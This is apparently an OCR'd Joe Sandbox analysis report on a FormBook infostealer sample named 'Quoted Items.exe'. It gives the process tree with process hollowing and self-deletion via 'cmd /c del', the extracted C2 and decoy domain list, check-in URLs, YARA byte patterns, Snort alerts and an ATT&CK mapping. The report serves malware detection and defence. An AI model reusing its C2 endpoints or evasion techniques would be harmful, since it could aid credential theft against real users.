ID: 626564
Sample Name: Quoted Items.exe
Cookbook: default.jbs
Time: 13:10:24
Date: 14/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report Quoted Items.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Signatures 6
Memory Dumps 6
Unpacked PEs 6
Sigma Signatures 7
Snort Signatures 7
Joe Sandbox Signatures 7
AV Detection 8
Networking 8
E-Banking Fraud 8
System Summary 8
Data Obfuscation 8
Hooking and other Techniques for Hiding and Protection 8
Malware Analysis System Evasion 8
HIPS / PFW / Operating System Protection Evasion 8
Stealing of Sensitive Information 8
Remote Access Functionality 8
Mitre Att&ck Matrix 9
Behavior Graph 9
Screenshots 10
Thumbnails 10
Antivirus, Machine Learning and Genetic Malware Detection 11
Initial Sample 11
Dropped Files 11
Unpacked PE Files 11
Domains 12
URLs 12
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 13
World Map of Contacted IPs 14
Public IPs 14
General Information 14
Warnings 15
Simulations 15
Behavior and APIs 15
Joe Sandbox View / Context 15
IPs 15
Domains 15
ASNs 15
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Quoted Items.exe.log 16
Static File Info 16
General 16
File Icon 16
Static PE Info 17
General 17
Entrypoint Preview 17
Data Directories 19
Sections 19
Resources 19
Imports 19
Version Infos 19
Network Behavior 20
Snort IDS Alerts 20
Network Port Distribution 20
TCP Packets 20
UDP Packets 21
DNS Queries 21
DNS Answers 21
HTTP Request Dependency Graph 22
HTTP Packets 22

Statistics 23
Behavior 23
System Behavior 23
Analysis Process: Quoted Items.exePID: 6360, Parent PID: 3272 23
General 23
File Activities 23
Analysis Process: Quoted Items.exePID: 6688, Parent PID: 6360 23
General 23
File Activities 24
File Read 24
Analysis Process: explorer.exePID: 3968, Parent PID: 6688 24
General 24
File Activities 25
Analysis Process: cmstp.exePID: 612, Parent PID: 3968 25
General 25
File Activities 25
File Created 25
File Read 26
Analysis Process: cmd.exePID: 6552, Parent PID: 612 26
General 26
File Activities 27
Analysis Process: conhost.exePID: 6548, Parent PID: 6552 27
General 27
Disassembly 27


Windows Analysis Report

Quoted Items.exe


Overview

General Information

Sample Name:	Quoted Items.exe
Analysis ID:	626564
MD5:	901567a408d891.
SHA1:	dba16ac8c7523f…
SHA256:	70c9cf50b937cd…
Tags:	exe xloader
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Yara detected AntiVM3
- System process connects to networ…
- Antivirus detection for URL or domain
- Snort IDS alert for network traffic
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Machine Learning detection for sam…

Classification



Process Tree

- **System is w10x64**
- Quoted Items.exe (PID: 6360 cmdline: "C:\Users\user\Desktop\Quoted Items.exe" MD5: 901567A408D891FC0F67E15221D1B7E4)
  - Quoted Items.exe (PID: 6688 cmdline: C:\Users\user\Desktop\Quoted Items.exe MD5: 901567A408D891FC0F67E15221D1B7E4)
    - explorer.exe (PID: 3968 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmstp.exe (PID: 612 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 4833E65ED211C7F118D4A11E6FB58A09)
        - cmd.exe (PID: 6552 cmdline: /c del "C:\Users\user\Desktop\Quoted Items.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6548 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.gulabmonga.com/gfge/"
  ],
  "decoy": [
    "loopcoalition.com",
    "hd126.com",
    "elioguion.net",
    "defitrader.academy",
    "exactemi.com",
    "angeloacierno.com",
    "range4tis.com",
    "ilovekuduro.us",
    "mydealsstation.com",
    "jerichoprinting.com",
    "birdcafe605.com",
    "freemansrepublic.com",
    "driedplasma.com",
    "valuableconnect.com",
    "anthonyvid.xyz",
    "theydo.support",
    "devnetsecops.com",
    "cryptork.tech",
    "ufheur678.store",
    "lavenderspa586.com",
    "scandicinvestmentholding.com",
    "youenfangtex.com",
    "gratefulgrandmas.com",
    "ampersandtalent.net",
    "wippychick.com",
    "stamping.digital",
    "trixes.net",
    "popinticket.com",
    "ivyleagueereading.com",
    "killerinktnpasumo3.xyz",
    "greatyuwx.com",
    "royaltortoisecookieco.online",
    "quinten-and-sam.com",
    "mobile-sh.com",
    "reacjs.com",
    "hongbufang.net",
    "winemenuimports.com",
    "nashuatelegrpah.com",
    "nicorgaa.com",
    "outlanfd.com",
    "personalitideal.com",
    "mhhj666.com",
    "themethodcollective.com",
    "36536a.com",
    "bijit.xyz",
    "yoursinsoccer.net",
    "cryptoducks.club",
    "defuw.com",
    "kangley.net",
    "hacvm.com",
    "zhouyihong.top",
    "takut5.com",
    "kreditnekarticers.com",
    "koigo-wp.com",
    "52byhx.com",
    "phaghpanah.com",
    "apqlds.com",
    "karxsba2ix.xyz",
    "demasinfimo.quest",
    "unitytrstbnk.com",
    "panasonic-hcm.com",
    "27530amethystway.com",
    "idealftz.xyz",
    "conventionline.com"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000002.515431699.0000000003370000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000010.00000002.515431699.0000000003370000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000010.00000002.515431699.0000000003370000.00000040.10000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.350947066.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.350947066.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 30 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.0.Quoted Items.exe.400000.6.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.0.Quoted Items.exe.400000.6.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18d97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.0.Quoted Items.exe.400000.6.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15cc9:$sqlite3step: 68 34 1C 7B E1 • 0x15ddc:$sqlite3step: 68 34 1C 7B E1 • 0x15cf8:$sqlite3text: 68 38 2A 90 C5 • 0x15e1d:$sqlite3text: 68 38 2A 90 C5 • 0x15d0b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e33:$sqlite3blob: 68 53 D8 7F 8C
4.2.Quoted Items.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
4.2.Quoted Items.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 28 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET DNS Query to a *.top domain - Likely Hostile - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8

Timestamp:	192.168.2.38.8.8.851518532023883 05/14/22-13:13:06.533808
SID:	2023883
Source Port:	51518
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 209.17.116.163

Timestamp:	192.168.2.3209.17.116.16349806802031412 05/14/22-13:12:56.292892
SID:	2031412
Source Port:	49806
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 209.17.116.163

Timestamp:	192.168.2.3209.17.116.16349806802031449 05/14/22-13:12:56.292892
SID:	2031449
Source Port:	49806
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 209.17.116.163

Timestamp:	192.168.2.3209.17.116.16349806802031453 05/14/22-13:12:56.292892
SID:	2031453
Source Port:	49806
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Antivirus detection for URL or domain
- Machine Learning detection for sample

Networking

- System process connects to network (likely due to code injection or exploit)
- Snort IDS alert for network traffic
- C2 URLs / IPs found in malware configuration

E-Banking Fraud

- Yara detected FormBook

System Summary

- Malicious sample detected (through community Yara rule)

Data Obfuscation

- .NET source code contains method to dynamically call methods (often used by packers)

Hooking and other Techniques for Hiding and Protection

- Self deletion via cmd delete

Malware Analysis System Evasion

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

- Yara detected FormBook


Remote Access Functionality

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Shared Modules	Path Interception	6 1 2 Process Injection	1 Masquerading	OS Credential Dumping	2 2 1 Security Software Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	6 1 2 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Deobfuscate/Decode Files or Information	LSA Secrets	1 1 2 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	4 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 File Deletion	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Quoted Items.exe	45%	Virustotal		Browse
Quoted Items.exe	49%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
Quoted Items.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.Quoted Items.exe.cb0000.2.unpack	100%	Avira	HEUR/AGEN.1234539		Download File
4.0.Quoted Items.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.Quoted Items.exe.d44790.3.unpack	100%	Avira	HEUR/AGEN.1234539		Download File
16.2.cmstp.exe.1230000.0.unpack	100%	Avira	HEUR/AGEN.1234539		Download File

Source	Detection	Scanner	Label	Link	Download
4.0.Quoted Items.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.Quoted Items.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
16.0.cmstp.exe.1230000.0.unpack	100%	Avira	HEUR/AGEN.1234539		Download File
4.0.Quoted Items.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
ghs.googlehosted.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.zhouyihong.top/gfge/?-ZEhG=0pO83p&atm=sEHQRf3BqyQO1Td3JS1wynh19DI9TXEUdP6kOjRf7qywa0JEaIf	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.royaltortoisecookieco.online/gfge/?-ZEhG=0pO83p&atm=bkTODcW29ZLLFsJ1z0hFzGOlzA/dTRh9UhQLTYc1zt8rWVzKVHP86zdm8t9X8OCiEKYk	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://https://www.gratitudeaddict.com/	0%	Avira URL Cloud	safe	
http://www.gratefulgrandmas.com/gfge/?atm=Z4UEWxzHsbgHCWzNn0OH8uguYAGXLulTgu05WjhJOdFN0vK06536biQ9Uf++w6wnfUsW&-ZEhG=0pO83p	100%	Avira URL Cloud	malware	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
www.gulabmonga.com/gfge/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.zhouyihong.top	180.76.158.103	true	true		unknown
www.quinten-and-sam.com	3.93.205.129	true	false		unknown
www.royaltortoisecookieco.online	209.17.116.163	true	true		unknown
ghs.googlehosted.com	172.217.168.19	true	false	• 0%, Virustotal, Browse	unknown
www.gratefulgrandmas.com	unknown	unknown	true		unknown
www.ivyleaguereading.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.royaltortoisecookieco.online/gfge/?-ZEhG=0pO83p&atm=bkTODcW29ZLLFsJ1z0hFzGOlzA/dTRh9UhQLTYc1zt8rWVzKVHP86zdm8t9X8OCiEKYk	true	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.gratefulgrandmas.com/gfge/?atm=Z4UEWxzHsbgHCWzNn0OH8uguYAGXLulTgu05WjhJOdFN0vK06536biQ9Uf++w6wnfUsW&-ZEhG=0pO83p	false	• Avira URL Cloud: malware	unknown
www.gulabmonga.com/gfge/	true	• Avira URL Cloud: malware	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.fontbureau.com	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.tiro.com	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
